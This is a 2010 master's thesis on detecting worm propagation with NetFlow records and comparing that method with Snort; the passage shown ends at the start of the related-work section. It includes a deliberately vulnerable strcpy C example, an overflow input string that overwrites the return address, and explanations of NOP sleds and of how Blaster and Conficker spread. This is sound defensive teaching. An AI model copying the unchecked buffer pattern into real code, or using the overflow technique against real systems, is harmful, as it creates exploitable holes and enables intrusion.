Using NetFlow analysis to detect worm propagation

Kjell Tore Fossbakk

Master's Thesis
Master of Science in Information Security
30 ECTS
Department of Computer Science and Media Technology
Gjøvik University College, 2010

Using NetFlow analysis to detect worm propagation

Kjell Tore Fossbakk

1st December 2010

Abstract

The Internet has become the main network for commerce, recreation and communication and this has increased the need to protect sensitive information. Computer worms will continue to pose a major threat to us, as they can readily propagate vulnerable computers on the Internet. Worms and other malware can spread quickly and do extensive damage, with some having the ability to mutate themselves (polymorphic worms) and their propagation pattern for each infection.

Network Intrusion Detection Systems (NIDSs) is one method to detect such worms. The traditional NIDSs detect misuse by matching network information with pre-defined rules, this is called signature-based detection. A polymorphic worm can adversely impact the accuracy of a NIDS based on signatures, when it mutates itself. This motivates us to examine alternative methods of network intrusion detection. NetFlow analysis is a method that uses meta-data information about network traffic connections between hosts. All information from packets between two hosts is stored in what we call a NetFlow record.

In this thesis, we investigate if it feasible to detect worm propagation using NetFlow analysis. By using recursion on the NetFlow records and visualization of the results in a histogram; we assess if there is an indication of worm propagation in the network traffic. In addition, we compare this method with a traditional signature-based detection system, Snort, when monitoring a polymorphic worm and assess if NetFlow analysis is more robust than Snort.

Sammendrag (Abstract in Norwegian)

Internett har blitt grunnplattformen for elektronisk handel, rekreasjon og kommunikasjon. Dette har økt behovet for å beskytte sensitiv informasjon. Dataormer vil fortsette å være en stor trussel siden de kan hurtig spre seg til sårbare datamaskiner på internett. Ormer og annen ondsinnet kode kan spre seg raskt og gjøre stor skade, noen med evnen til å mutere seg selv (polymorf dataorm) og spredningsmønstret for hver infeksjon.

Nettverksbaserte inntrengningsdeteksjonssystemer (NIDS) er en metode for å detektere slike ormer. Tradisjonelle NIDSer detekterer misbruk ved å sammenligne nettverksinformasjon mot et regelsett definert på forhånd, dette kalles signaturbasert deteksjon. En polymorf dataorm som muterer kan bidra til å senke ytelsen til et NIDS som er basert på signaturer. Dette motiverer oss til å utforske alternative metoder innen nettverksbasert inntrengningsdeteksjon. NetFlow analyse er en metode som bruker meta-data informasjon om nettverkstrafikken for en sesjon mellom to verter. All informasjon fra pakkene mellom to verter for en hel sesjon blir lagret i det vi kaller en NetFlow record.

I denne masteroppgaven undersøker vi om det er gjennomførbart å bruke NetFlow analyse til å detektere spredning av dataormer. Ved å bruke rekursjon på NetFlow records og visualisere resultatene i et søylediagram, vurderer vi om det er indikasjon på spredning av dataormer i nettverkstrafikken. I tillegg skal vi sammenlikne denne metoden med et tradisjonelt signaturbasert NIDS, Snort, når vi monitorerer en polymorf dataorm og vurderer om NetFlow analyse er mer robust enn Snort.

Contents

List of Figures

List of Tables

List of Listings

Preface

The author of this thesis was a former employee at the Norwegian Defense Security Service and worked as an information security analyst in the Critical Infrastructure Protection Center (CIPC). The main tasks of this center is to apply Computer Network Defence to the Norwegian Defense. The work in this thesis is done mostly on the experience obtained from the years at the CIPC as an attempt to further study the possibilities of conducting Network Security Monitoring using NetFlow analysis as the basis.

Acknowledgements

The process of conducting this thesis was not done without help from friends and family. First of all, I would like to thank my supervisor Prof. Slobodan Petrovic for believing in my idea, supervising and support. I would also like to thank my good friend, fellow student and ex-fellow worker Tommy Steensnæs, for open discussions and idea development during this thesis. The thesis would not have been possible if it were not for my previous introduction, education, work experience and discussions in Information Security at the Critical Infrastructure Protection Center. And last, Last, I want to give great credit to my dear Linn Ingunn for her understanding and patience during the whole of my Masters education, and specially the Master Thesis.

1 Introduction

1.1 Topic covered by the thesis

On the Internet, propagating computer worms can leave an arbitrary payload, such as trojans and botnet zombies. Conficker was the last major computer worm breakout infecting millions of governmental, business and private computers. It caused airports to stop flights and computers in police departments to disconnect. To be able to respond to such incidents we must first detect their presence.

A NetFlow is a record containing meta-information about network transactions. Information such as time-stamp, IP addresses and port numbers are included, network packet content is omitted. We can now increase the detection time-window as this information requires less resources for storage.

This thesis investigates if NetFlow analysis can be used to detect computer worm propagation.

1.2 Keywords

Information security, network security monitoring, intrusion detection, netflow, computer worms

1.3 Problem description

New anomalies appear on the Internet on a daily basis. Slight alterations in malware are often sufficient to elude most Intrusion Detection Systems (IDS) based on signature-detection. Some types of malware encrypt, compress or use other means of obfuscation on it's payload to complicate the automated intrusion detection process. As the pace of expansion of the Internet is ever-increasing the resources needed to store an adequately large time-window to perform content inspection of network traffic is also growing.

Although obfuscated in different ways, some of these attacks could be detected using NetFlow analysis. Some characteristics of malware could be visible only by observing network traffic in a wider time-window, and that can't be detected by ordinary signature-based systems because of resource limitations. NetFlow records reduce the need for resources enormously, and they allow us to ignore the content of network packets completely. The use of NetFlow records also enables us look back in time to perform retrospective analysis if needed. An ordinary IDS system on a high trafficked network would not be able to keep all the information required over a longer time period.

In this thesis we study if it is possible to detect worm propagation using NetFlow analysis.

1.4 Justification, motivation and benefits

The use and sharing of information has increased tremendously during the past decade. The Internet is an ever-changing threat landscape, where it's becoming more and more required for the protection of information we reply upon from unauthorized modification (integrity) and disclosure (confidentiality) to be readily available (availability) to the very entitled entities that have need of it[2][3].

In [3], Gollmann defines three computer security protection mechanisms as follows:

- Prevention: Measures taken to prevent damage or loss of information.
- Detection: Detect if information is lost, how it was lost and possibly who caused it.
- Reaction: Measures to recover our lost information.

In the information world we live in we cannot solely rely on just one of these mechanisms. Historically, computer security has been focused on prevention mechanisms. The problem of enforcing only prevention mechanisms will surface when someone penetrates our defences. In some cases where we cannot prevent someone from stealing or compromising our information, it can be very useful to learn how the attacker penetrated our protective mechanisms, who they were, what their intentions were and what they managed to steal. By learning from our attacker, we might improve our defenses. It will be very useful for the analysis if we know our own systems, having identified the core values of interest. It is likely to assume the attacker will strive to steal these values. Thus, to be able to enforce prevention, we also need detection.

In [4], Bejtlich quotes Dr. Mitch Kabay: *security is a process, not an end state*. We can allow ourselves to think security is an end state and then be fooled into a false security. The level of security can be defined as a function of time in which the security level decreases over time if we do nothing. We can ask ourselves "Will we be secure tomorrow?". This question is difficult to answer as we do not know what tomorrow brings, but what we can do is to try to be prepared. If we know how to detect one piece of malware today there might be a slightly altered version tomorrow eluding our best defences.

Operating Systems (OS) have core functionality they rely on in order to operate. Software running on the OS trusts parts of the OS to be true and operate properly. Some pieces of malware, e.g. kernel rootkits, can overwrite such functions without the OS noticing, exploiting the trust our software has with it's OS. The past decade the trend of malware is to steal information or control computers. Independent on how the malware changed a system it's author (the attacker) must communicate with it's infected hosts.

In Symantec's Quartely Report (April - June 2010)[5] five out of their top ten malicious code samples are worms. Common impacts of the worms are disabling security features on the infected host, and installing a predefined payload. In the past two decades the number of connected computers on the Internet have increased dramatically. People leave their computers running when they are absent, compared to the older days of the computer age. The computers stay online to update security patches and download automatic updates of software. There are more benefits keeping the computer running, than turning it off. With more computers constantly online in the environment a computer worm lives in, the faster it can propagate.

Encrypted or polymorphic malware pose a significant threat to ordinary packet inspecting and signature-based IDS[6][7]. Without access to the proper information required to convert encrypted, compressed or obfuscated malware automatically into useful information, malware can remain undetected. As the IDS receives a chunk of random data, and it does not know the structure of this data, it would need to try to use resources identifying the data, possibly try to decompress non-compressed data. Without knowing the true structure of the data it would be bad use of resources to do this. There is not much one has to do to make understandable information into obfuscated data.

NetFlows save a lot of privacy concerns with regards to network security monitoring. Some governments and countries have strict laws to protect privacy of individuals, and the information they use. When we remove the sensitivity of the network content we avoid violating laws and privacy issues.

Intrusion Detection Systems is a battle to keep the False Positive[1] (FP) ratio down and increase the True Positive[2] (TP) ratio. Investigating and discovering new techniques to make the FP and TP ratios better will increase the efficiency and precision of detecting intrusions.

1.5 Research questions

We know from earlier work that using NetFlow analysis for misuse detection is feasible[8]. To be able to determine if we can use NetFlow analysis for worm propagation, we first need to define the characteristics of worm propagation. Using these characteristics and the problems described previously we can define a set of indicators used in the NetFlow analysis. With this we define our research questions:

- Is it feasible to use NetFlow analysis to detect worm propagation?
  Hypothesis: It will be possible to use NetFlow analysis for detecting worm propagation
- Analyze the robustness of NetFlow analysis and Snort[9] when worms change or worm complexity increases. Find limitations of both methods, compare the results.
  Hypothesis: NetFlow analysis is more robust than a signature-based IDS.

1.6 Claimed contributions

The contribution of the thesis is the following:

- Propose a new method of detecting worm propagation with increased worm complexity.
- Prototype system to implement the NetFlow aggregation and visualization.
- Compare NetFlow analysis to Snort when detecting a modified known computer worm.
- Valid experiments to support the conclusion

[1]A False Positive rate means the IDS produces an alarm, when there is no intrusion
[2]A True Positive rate means the IDS produces an alarm on an actual intrusion

1.7 Computer worms

1.7.1 Background

The novel *The Shockwave Rider* from 1975 defines the term *worm* to be *a program that propagates itself through a computer network*.

Computer worms are reproducing programs that run independently and travel across network connections. The first real worm spreading the Internet began November 2nd 1988, when Robert Tappan Morris released a 99-line program on to the early Internet. The worm exploited multiple vulnerabilities in sendmail, rsh and weak passwords. Once infected it performed a Denial of Service (DoS) attack on the infected computer and propagated to other vulnerable targets. A critical mistake in the worm allowed it to reinfect an already infected target, increasing the infection speed. Morris worm infected 10% of all computers connected to the Internet at that time. It was estimated that the cost of recovering from this worm was between $10 - 100 million. Since 1988 the consequences of computer worm breakouts have increased significantly as the world has become more interconnected and more machines can be infected[5].

In the two decades that have passed since the Morris worm breakout, worms have evolved in the pace of Internet growth. Internet has become the biggest communication platform in the world, increasingly attracting malware authors to craft new worms to capture computer machines to serve their own purpose and goal. The propagation techniques, vulnerabilities and payload differ between worms, but the structure of a computer worm persists.

1.7.2 Worm modus operandi

A worm has two types of modus operandi. It tries to infect new targets, and it will run on an infected target.[10][11].

Infecting targets can be a single stage process, where the malware is delivered and activated to the targeted host in one step, or it can be a two stage process; It needs to be delivered (access) to a target and it needs to be activated.

The worm can be delivered and activated in many different ways. The method of finding vulnerable targets depends on the environments the worm lives in, operating systems and how it is generally designed. Some worms use E-mail as the delivery method. The infected target is scanned for E-mail addresses, to find new targets easier. Other worms use well-used communication protocols such as Internet Relay Chat[3] (IRC) or any of the Instant Messaging (IM) protocols. Some worms attack over the network (e.g. buffer overflow).

Most worms have a purpose, a purpose of it's existence. This can be anything from delivering other malware, communicating with the creator of the malware (act as a bot) or stealing information. The possibilities are endless, and we will not go into further detail as how a worm can be used in this thesis.

[3]http://www.irchelp.org/irchelp/rfc/rfc.html



Figure 1: Worm propagation

When a computer worm has been activated on an infected target it will try to find new uninfected computers. The nature of a worm is repetitive. It will try to infect as many hosts as possible and this could leave a distinguishable pattern on the network. As seen in Figure 1 we see a worm attempting to infect three and three new targets.

1.7.3 Stack buffer overflow exploitation

In this thesis we only look at computer worm(s) performing stack buffer overflow attacks against vulnerable software.

A buffer overflow in software occurs when a piece of software overruns the buffers' boundaries in memory, writing data to adjacent memory blocks. This alters the way programs operate, as the memory blocks from the overwritten buffers is read and used by either the same program, or other programs. Buffer overflows are usually made possible as a result of incomplete or imperfect input validation of buffers. Adding bounds checking can prevent buffer overflows in many cases. The purpose of stack based buffer overflows is to overwrite the function return address with a pointer to the attacker's code.

Listing 1.1: Buffer overflow C code

```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking...
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

In Listing 1.1 we present a small piece of code. It will take arguments from the commandline, and copy them into the buffer *c* inside the function *foo*. The stack will look like in Figure 2-**A**



Figure 2: Stack buffer overflow. A is at initialization, B is when the buffer contains "hello" and C shows the Return Address overwritten

before it is used. If we use *hello* as the first argument of our program, the stack will look identical to that of Figure 2-**B**. Everything is still normal, nothing unusual. But, if we put more than 11 characters into the *c* buffer it will write data outside its allocated memory space. As displayed in Figure 2-**C** when we send *AAAAAAAAAAAAAAAAAAAA\x08\x35\xC0\x80* as the first argument, the Return Address of the function *foo* if overwritten. When foo() is finished executing it will pop the return address of the stack, and jump to that address. In this case, to the start of our buffer. In a real scenario we would put executable code, called shellcode, in this buffer instead of the *A* characters.

What is difficult for the attacker is to know the exact return address of where the shellcode starts. A well-known technique is using a part of the start of our buffer with instructions that will only move the instruction pointer to the next instruction, without doing anything. This way, the return address does not have to point to the exact position of where the shellcode begins. This technique is called *NOP sled technique*.

NOP sled technique

This technique solves the problem of finding the exact address of the buffer we wish to run on a target machine. A NOP stands for No-Operation. If the machine reads a NOP it will advance the processor's instruction pointer to the next instruction. If this is a NOP, it will continue until it reaches the shellcode. The NOP sled technique gives the attacker a big sized window of guessing the return address to execute the desired attack code. The size of NOP sleds cannot be too big, as it will overwrite parts of the memory for the attacked system to operate properly. As such, if we overwrite the entire stack, the system will enter an undefined state. An attacker would want to keep an infected host alive as long as possible to utilize it as a resource.

Many IDSes will search for NOP patterns for different computer architectures. Network traffic with a big enough NOP sled window is generally thought to be part of a buffer overflow attack.

As the initial NOP sled technique was to fill the stack with the 0x90 instruction, other techniques have emerged using instructions that do not corrupt the stack, and that will execute no matter where in the list of instructions the return address points to. These techniques give a big enough stack window to guess the return address, but they are much harder to detect by IDSes, mainly because there is no defined method of constructing such instructions. As such, the IDSes have to evaluate the instructions to determine if they are a part of a buffer overflow attack. The IDSes do not have any reference to know if a given set of data is in fact instructions, and not some random data. Thus, the IDS will have problems detecting very sophisticated NOP sleds.

1.7.4 Characteristics of worm propagation

We analyze the Blaster Worm (aka MSBlast) and the Conficker Worm in order to try to understand and generalize how two worms from two different times in the Internet history propagate. We choose these worms because they both have been very successful, they target a vulnerability on a very common operating system and the impact of both these worms were significant.

By studying the theory of computer worms (see Section 1.7) we know the generic stages of how computer worms operate. With this knowledge in mind we want to analyze how these worms access the targeted host, activate themselves and what the purpose of the worm is. By doing so we can define indicators of worm propagation using Netflow analysis.

The Blaster Worm

The Blaster Worm (MSBlast) is a computer worm utilizing remote exploitation of the MS03-026[4] vulnerability in Distributed Component Object Model[5] (DCOM) Remote Procedure Call (RPC) on Microsoft Windows operating systems NT, 2k, XP and 2003. DCOM RPC is a method to allow software to communicate across the network with other computers. An incomplete function in checking the server name properly when copying it to a 32 byte buffer on the stack allows for an arbitrary code to be executed on the target with LOCAL SYSTEM privilege. It surfaced on the Internet during August of 2003. In Figure 3 Keong[1] displays how the worm infects a new host.



Figure 3: The Blaster Worm: Infection steps for a new target[1]

[4]http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[5]http://msdn.microsoft.com/library/cc201989.aspx (Last visited 20.10.2010)

We define how the Blaster worm operates on the three notions access, activation and purpose (see Section 1.7):

- ”Access”: Remote exploit over a vulnerable Microsoft DCOM RPC service to launch arbitrary code.
- ”Activation”: Exploit leaves remote covert channel to upload the worm using TFTP. Uses shell to start the worm.
- ”Purpose”: Performing a Distributed Denial of Service (DDoS) attack against windowsupdate.com sending SYN packets from all infected hosts. This attack is often refereed to as ”’SYN flood” attack creating half-open TCP/IP connections. The DDoS will only happen based on the date/year of the infected computer.

The worm is very static in its recursive pattern. It exploits one vulnerable service (DCOM RPC) on port 135 and uses a predefined covert channel access on port 4444. There is no variation in the pattern controlling the propagation.

In Appendix A the source-code for a reverse engineered version of the Blaster Worm is added. The code has been slightly altered to prevent it from spreading outside 192.168.0.0/24. The DDoS code of the worm has been completely removed. The code only serves as a means of example, which we shall use in Section 5.

The Conficker Worm

We are not in possession of a source-code for this worm, and must rely on the study of others (Leder et. al[12]).

The Conficker Worm is a computer worm using a combination of multiple advanced malware techniques to spread. Amongst others it exploits the vulnerability described in MS08-067[6] targeting Microsoft operating systems 2k, Xp, Vista, 2003 server and 2008 server. The worm exploits the target by doing directory traversal (”’..\”’) to overflow a buffer, and run arbitrary code on the machine. This worm does not only spread using remote exploit, but also uses Dictionary Attacks[7] on administrator passwords targeting network shares and printers. This worm can update itself over the network using a pseudo-random number generator seeded with the current date to access an HTTP server and retrieve a signed payload. It surfaced the Internet during November of 2008.

We define how the Conficker Worm operates:

- ”Access”: Remote exploit against MS08-067, or dictionary attack against network shares.
- ”Activation”: Delivered as a Dynamic Link Library (DLL) into the running Windows server service. It uses a time-seeded random domain name generator for addresses resolve to update itself over HTTP.
- ”Purpose”: Disable security tools and install additional malware. Conficker.E installs a spambot (Waledac) and false anti-virus product (SpyProtect 2009).

[6]http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

[7]A widely used technique to determine a decryption key or password by searching likely possible inputs, often from a dictionary and combining the dictionary in different ways.

If we only observe the network propagation of this worm, it exploits one vulnerable service on port 445 and uses HTTP for payload delivery. It does not seem to be any variation in how it propagates, except for the domain name generator.

Results of worm characteristics

We notice the characteristics of an older worm as Blaster Worm has very much the same characteristics as a newer worm, such as the Conficker Worm. They repeat the same pattern of gaining illegitimate access over the network by exploiting a vulnerable service to activate itself, repeating the pattern. In this thesis we consider the purpose of computer worms outside our scope. The characteristics of our worms are identical to the two first phases as defined in Section 1.7.

1.8 Introduction to Intrusion Detection Systems

1.8.1 Detecting malicious activities

In [4], Bejtlich defines *detection* to be the process of identifying intrusions, and intrusions he defines to be policy violations. In [13], Bishop defines detection to be an evaluation of the effectiveness of the preventative mechanisms, and is used to determine if an attack is underway or has occurred. In [2][3], Gollmann defines detection as the measures taken to find out when an asset has been damaged, how it has been damaged and who caused the damage. Bishop states that detection alone cannot prevent a system from being compromised. Bejtlich argues that detection is one of the most important elements of the security process.

Given security prevention measures will eventually fail in the long run, we have to be able to detect intrusions, analyze how the attacker managed to penetrate the defences of the victim and what the consequences were. It might be very difficult to ascertain the underlying goals of an attacker's intrusive actions based on solely network data, but we can at least detect that an intrusion has occurred, and then use this as the initialization for further investigation. Knowing exactly what happened can be difficult, but we can analyze the chain of events and ascertain how it was possible. If we succeed in learning something new about our own system we can prevent this action from repeating itself. Finally we can investigate and determine if there were consequences, and how severe. If we operate only with a preventive protection mechanisms our systems could be compromised without us knowing it.

1.8.2 Types of Intrusion Detection Systems

We divide Intrusion Detection Systems (IDS) into two methods; host- and network-based.

The host-based (HIDS) monitors a computer and uses methods to watch for activities that are in conflict with a predefined policy. It can investigate system calls, logs and alteration of files. HIDS depends on the response of a computer system, and can be fooled as malicious software running on low-level changes the computer system to give false information. Malicious software can also use techniques to elude HIDS, such as encryption and polymorphic code.

The network-based (NIDS) monitors network traffic looking for policy violations. A policy violation can be defined in two different ways, or in a combination of these; anomaly-based and misuse/signature-based. *Anomaly-based* detection uses the technique of assuming that any behavior not adhering to predefined normal behavior is a potential intrusive action. *Misuse/signature-based* detection is the opposite of anomaly detection by defining what is intrusive. It uses defined pattern-matching techniques.

In a given attack scenario the attacker's goal might be full control of a computer, and possibly use it on the Internet. The communication between the infected computer and the attacker can be monitored with a NIDS. Even if this traffic is obfuscated, encrypted or compressed the traffic pattern might tell us something about our attacker's activity.

In this thesis we only focus on NIDS.

1.8.3 Snort - a signature-based NIDS

Snort[9] is a open-source NIDS using signature-based detection. Detection process is displayed in Figure 4. It needs to acquire packets. This can be done either from real-time capture, or reading packet capture (pcap) files. The next step is to decode the packet and transform network data into information. Each packet is run through a series of preprocessors. They can be configured to be enabled, and setting parameters to change how they work. The main role of Snort Detection Engine is to use a defined ruleset to match packets. Each rule, or set of rules, is defined to perform a given action upon triggering the rule. Snort supports the use of output plugins to log alarms to a database, or to a file.



Figure 4: Snort Detection Engine

To detect portscans it uses a preprocessor to count distinct ports and distinct IP addresses for a given source IP address. If these metrics exceed defined thresholds Snort will produce an alert. Snort claims to be able to detect the different portscanning techniques produced by Nmap[8]. Snort lacks the ability to detect scans originating from multiple hosts. Using tuning parameters as metric values is a weakness, an attacker can increase the time between each scan probe to avoid detection[8][14][15]. To detect shellcode and exploits it comes with a predefined set of rules.

[8]Open source, well-known reconnaissance tool. Please visit http://nmap.org/ for more information (Last visited 18.12.2009)

1.9 Introduction to NetFlow analysis

NetFlows have two main areas of usage: network management and network security. In this thesis we only focus on using Netflows in network security.

In network security monitoring we use tools to observe the network traffic passing by. If the network generates enormous amounts of data NIDSs doing full-content inspection cannot maintain a large enough detection time window as it would exhaust available resources. Analyzing application protocols running on top of TCP/UDP is also a very resource demanding task. Most NIDSs are excellent in performing signature based pattern matching on network data when the time window is not very big. However, we also need tools which can both be used as a source of information for retrospective analysis and detection of attacks progressing over a long time. Session data, also known as NetFlows (network flows), is one way of solving this. The need to use NetFlows in the field of network security monitoring was also proposed and substantiated by Bejtlich[4], Malmedal [8], Zhenqi et al.[16], McHugh [17], Bullard[18] and many more.

Argus is the single most important tool in emergency NSM arsenal. - Richard Bejtlich[4]

NetFlows[19] were developed by Cisco Systems in the 1990' and have evolved since. It has become the de facto industry standard for generating statistics about network traffic. A well-known open source tool to collect and analyze NetFlows is Argus (Audit Record Generation and Usage System)[18]. Argus is a CERT project started in 1992 by Carter Bullard. It processes packet data, either from network or from captured files, and generates NetFlow records. These records differs from the original NetFlow definition by collecting *bidirectional* network connection records, as opposed to the original *unidirectional* records.

We shall use the taxonomy defined by Malmedal[8] for NetFlow records;

- **Strong indicators** - *Indicators found in NetFlow records that alone or in combination with other indicators give a warning of misuse with a high probability.*
- **Weak indicators** - *Indicators found in NetFlow records that can be used in combination with other indicators to increase the probability of a warning, but cannot alone provide sufficient indication of misuse.*

Malmedal defines *malicious code* to be a **strong indicator** with worms attacking network services directly, but he also defines *malicious code* to be a **weak indicator** if we try to use NetFlow record byte count to strengthen suspicion of a flow being a worm, and not legitimate traffic. *Covert channels* was defined by Malmedal[8] to be a **weak indicator**. As seen in Section 4.1 we define both strong and weak indicators to indicate suspicion of worm propagation activities.

2 Related work

We examine previous work related to our problem description and the defined research questions. The selected keywords and topics are divided into subsections.

2.1 NetFlow analysis for malware detection

In [8], Malmedal displayed how NetFlows can be used to detect slow portscans, and why the use of NetFlows is more efficient with regards to FP and TP rates than the tools he evaluated the efficiency against; Snort and Check Point IPS-1[1]. He implemented a method to push Argus NetFlow records into a database (PostgreSQL[2]) and then used SQL[3] to query information from the NetFlow records. The method used TCP[4] header flags and searched for flows which ended in reset (RST[5]) state. He examined the distinct destination ports of these flows to find portscans.

In [16], Zhenqi et. al describe a framework for a NIDS based on NetFlows. It pushes NetFlow data into a database, and an analyze engine uses the flows and a set of rules to produce results. Their system actually acts more as an Intrusion Prevention System, by intercepting and cutting off connections before the targeted system is compromised. This framework is based on a system described by Pao et.al[21], which focuses on detecting portscans (ping sweep and TCP/UDP scans) and DDoS[6]. They detect TCP/UDP portscan by counting the number of packets from the same source IP to different ports on one host. Ping sweeps are aggregated by counting single source IP addresses connecting to different IP addresses, or ports, on the network. Pao et. al use a very short detection time window, and cannot detect activities distributed over a long time, as Malmedal[8] did.

Security Analyst Network Connection Profiler[7] (SANCP) is a network security tool designed to create connection logs and record network traffic for the purpose of auditing, historical analysis, and network activity discovery.

2.2 Worm detection

There has been a number of proposals about how one can detect computer worms. As some worms will perform portscanning we consider portscanning techniques a semi-important method of detecting worm propagation in our research. As such, we will include concrete methods of portscan detection.

[1]Network Flight Recorder (NFR) is now called Check Point IPS-1

[2]PostgreSQL is a well-known free and open source database system. Please visit http://www.postgresql.org/ for more information.

[3]Structured Query Language is a well-known database language

[4]Transport layer protocol[20], layer 4, in the OSI model.

[5]Connections ending in RST is either from a friendly close of a half-open, or open, socket or it the reply of a closed port.

[6]Distributed Denial of Service

[7]Please visit http://www.metre.net/sancp.html for more information (Last visited 18.12.2009)

Time-based Access Pattern Sequential hypothesis testing (TAPS) was proposed by Sridharan et al.[22] and finds source IP addresses which show an abnormal ratio between distinct destination hosts and distinct destination ports. TAPS is configured to flag an IP to be a scanner when a configured threshold is exceeded. Some worms scan for new uninfected victims.

Threshold Random Walk (TRW) was proposed by Jung et al.[23] and is a technique to find malicious hosts in a network. They hypothesize that an attacker will have more failed connections than a legitimate user. Using that as the basis, TRW keeps an updated state-table of source IP addresses and their respective number of established- and failed-connections. TRW is simple and claims to hold a high accuracy rate with few FP.

Schechter et al.[24] proposed a Worm Detection System (WDS), a hybrid approach to detect scanning worms. The system uses a reverse sequential hypothesis testing and credit-based connection rate limiting. By only looking at the initial TCP or UDP packet on the IP they limit the number of packets they will inspect. Reverse Sequential Hypothesis Testing detects worms based upon number of failed connection attempts. It uses probability to determine if a host is scanning. Credit-based connection rate limiting operates by giving each host a starting credit of 10. They then subtract a credit from the initiating host when it starts a first-contact connection. If the connection is successful, they issue the sender two credits. If the connection fails, no action is taken. If a sending host has a credit balance of zero the connection request is blocked.

Detecting Early Worm Propagation through Packet Matching (DEWP) proposed by Chen et. al[25] is an automated system for worm detection and prevention. It tries to quarantine worm propagation. The system matches destination ports between incoming and outgoing connections and creates signatures automatically. It does not require network packet content, but only its traffic pattern. The system detects and suppresses worms due to unusual traffic patterns, and the authors claim that they detect worm propagation within 4 seconds. Chen et. al make two observations on worm traffic; a worm usually exploit vulnerabilities related to specific network port numbers, and infected hosts will probe other vulnerable hosts exploiting the same vulnerability.

Singh et. al[26] propose a system, EarlyBird, to detect unknown worms based on traffic characteristics: highly repetitive packet content, increasing population of sources generating infections and an increasing number of destinations being targeted. The system is real-time and their goal is to stop worm propagation before it is able to pace up the pandemic infection. EarlyBird uses sampled Rabin fingerprints instead of hashing the contents to avoid worm authors to elude cryptographic hash algorithms with random binary filled data or fragmented worm data. It calculates the fingerprint over a portion of the packet and use it to detect repeating packets. Their fingerprint also includes the destination port, as they assume the port remains invariant for a worm. Singh et. al define their method to force worm authors to raise their worm complexity with semantic polymorphism and slow contagion to avoid detection. As their system cannot handle such complex worms, they will raise the complexity in the arms race with the authors. The Rabin fingerpriting scheme is a method implementing public key fingerprints using polynomials over a finite field. It produces a very simple real-time string matching algorithm[27]. This proposal is based on packet content.

Waizumi et al.[7] propose a new scheme to check similarity between flows detected at several IDSs in a distributed environment. Their hypothesis is based on the fact that normal payloads propagate differently on different networks, while epidemic worms propagate similar. They use a 256-dimensional vector to represent the payload and evaluate the distance between the vectors. This proposal is based on packet content.

2.3 Worm propagation in Netflows

